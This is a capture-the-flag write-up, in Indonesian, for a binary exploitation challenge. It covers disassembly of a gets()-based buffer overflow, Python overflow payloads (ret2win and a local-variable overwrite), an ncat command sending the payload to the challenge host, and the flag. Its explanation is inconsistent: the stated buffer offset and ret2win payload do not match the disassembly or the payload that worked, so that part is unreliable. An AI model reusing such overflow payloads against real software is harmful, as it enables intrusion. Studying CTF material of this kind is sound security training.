
Karbit Checker

Player: Constantine
Kategori: Pwn / Binary Exploitation




Phase 1: Recon

Hal pertama tentu disassembly & dynamic recon.

Objdump: cek ada fungsi misterius

objdump -d karbit | grep -A3 give_flag



Keliatan fungsi `give_flag` berisi:

- load string ke RAX
- move ke RDI
- call `system@plt`

Artinya:
kalau berhasil dipanggil → binary nge-cat flag.txt otomatis.

Phase 2: Analisis Main

Dari gdb kelihatan:

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x00000000000011af <+0>:     push   %rbp
   0x00000000000011b0 <+1>:     mov    %rsp,%rbp
   0x00000000000011b3 <+4>:     sub    $0x70,%rsp
   0x00000000000011b7 <+8>:     mov    %edi,-0x64(%rbp)
   0x00000000000011ba <+11>:    mov    %rsi,-0x70(%rbp)
   0x00000000000011be <+15>:    movq   $0x0,-0x20(%rbp)
   0x00000000000011c6 <+23>:    movq   $0x0,-0x18(%rbp)
   0x00000000000011ce <+31>:    movq   $0x0,-0x10(%rbp)
   0x00000000000011d6 <+39>:    movq   $0x0,-0x8(%rbp)
   0x00000000000011de <+47>:    lea    0xe2c(%rip),%rax        # 0x2011
   0x00000000000011e5 <+54>:    mov    %rax,%rdi
   0x00000000000011e8 <+57>:    mov    $0x0,%eax
   0x00000000000011ed <+62>:    call   0x1060 <printf@plt>
   0x00000000000011f2 <+67>:    mov    0x2e4f(%rip),%rax        # 0x4048 <stdout@GLIBC_2.2.5>
   0x00000000000011f9 <+74>:    mov    %rax,%rdi
   0x00000000000011fc <+77>:    call   0x1090 <fflush@plt>
   0x0000000000001201 <+82>:    lea    -0x60(%rbp),%rax
   0x0000000000001205 <+86>:    mov    %rax,%rdi
   0x0000000000001208 <+89>:    call   0x1080 <gets@plt>
   0x000000000000120d <+94>:    lea    0xe15(%rip),%rcx        # 0x2029
   0x0000000000001214 <+101>:   lea    -0x60(%rbp),%rax
   0x0000000000001218 <+105>:   mov    $0x6,%edx
   0x000000000000121d <+110>:   mov    %rcx,%rsi
   0x0000000000001220 <+113>:   mov    %rax,%rdi
   0x0000000000001223 <+116>:   call   0x1030 <strncmp@plt>
   0x0000000000001228 <+121>:   test   %eax,%eax
   0x000000000000122a <+123>:   je     0x1242 <main+147>
   0x000000000000122c <+125>:   lea    0xdfd(%rip),%rax        # 0x2030
   0x0000000000001233 <+132>:   mov    %rax,%rdi
   0x0000000000001236 <+135>:   call   0x1040 <puts@plt>
   0x000000000000123b <+140>:   mov    $0x0,%eax
   0x0000000000001240 <+145>:   jmp    0x128b <main+220>
   0x0000000000001242 <+147>:   lea    0xdfa(%rip),%rdx        # 0x2043
   0x0000000000001249 <+154>:   lea    -0x20(%rbp),%rax
   0x000000000000124d <+158>:   mov    %rdx,%rsi
   0x0000000000001250 <+161>:   mov    %rax,%rdi
   0x0000000000001253 <+164>:   call   0x1070 <strcmp@plt>
   0x0000000000001258 <+169>:   test   %eax,%eax
   0x000000000000125a <+171>:   jne    0x1277 <main+200>
   0x000000000000125c <+173>:   lea    0xdf7(%rip),%rax        # 0x205a
   0x0000000000001263 <+180>:   mov    %rax,%rdi
   0x0000000000001266 <+183>:   call   0x1040 <puts@plt>
   0x000000000000126b <+188>:   mov    $0x0,%eax
   0x0000000000001270 <+193>:   call   0x1199 <give_flag>
   0x0000000000001275 <+198>:   jmp    0x1286 <main+215>
   0x0000000000001277 <+200>:   lea    0xde7(%rip),%rax        # 0x2065
   0x000000000000127e <+207>:   mov    %rax,%rdi
   0x0000000000001281 <+210>:   call   0x1040 <puts@plt>
   0x0000000000001286 <+215>:   mov    $0x0,%eax
   0x000000000000128b <+220>:   leave
   0x000000000000128c <+221>:   ret
```

1. Print banner

2. `gets()` untuk input
3. Bandingin input sama string
4. Kalau input benar → lanjut

Menurut ChatGPT yang paling penting:

gets(buffer) // vuln utama

`gets()` = tanpa batasan panjang → bisa overwrite return address.

Jadi, strategi kita:

Overwrite RIP → arahkan ke give_flag.

Phase 3: Nyari Offset BOF

Setelah Phase 2 memastikan bahwa:

- input dibaca dengan **gets()**
- buffer punya ukuran **64 bytes** (`rbp - 0x40`)
- return address berada **8 byte setelah saved RBP**
- `give_flag()` berada di alamat **0x555555555199** (alamatmu bisa beda, tergantung ASLR/PIE)

Maka tinggal lakukan Ret2Win. Format payload-nya cuma:

```
[64 byte padding] + [8 byte overwrite RIP → alamat give_flag]
```

Atau dalam Python:

```
payload = b"A"*64
payload += b"B"*8        # overwrite RBP (filler)
payload += p64(0x555555555199)   # alamat give_flag
print(payload)
```

```
import sys
payload  = b"Waguri"
payload += b"A" * 58
```

```
payload += b"bete bat gw ada karbit"
payload += b"\n"
sys.stdout.buffer.write(payload)
```

Setelah testing payload, binary server **tidak ngeprint output setelah prompt** jika input datang terlalu cepat. Jadi aku **kasih delay kecil sebelum payload dikirim**. Cara yang berhasil waktu testing yaitu pakai subshell + sleep:

```
begin
  python3 poc.py
  sleep 2
end | ncat bitkarbit.ctf.forestylab.com 5000 --ssl
```

Output di server:

Flagnya:
FORESTY{woi karbit_42b075ae85655cc75ea3de0802945d3b223c7a9d4a03a4ec901899e257f471d2}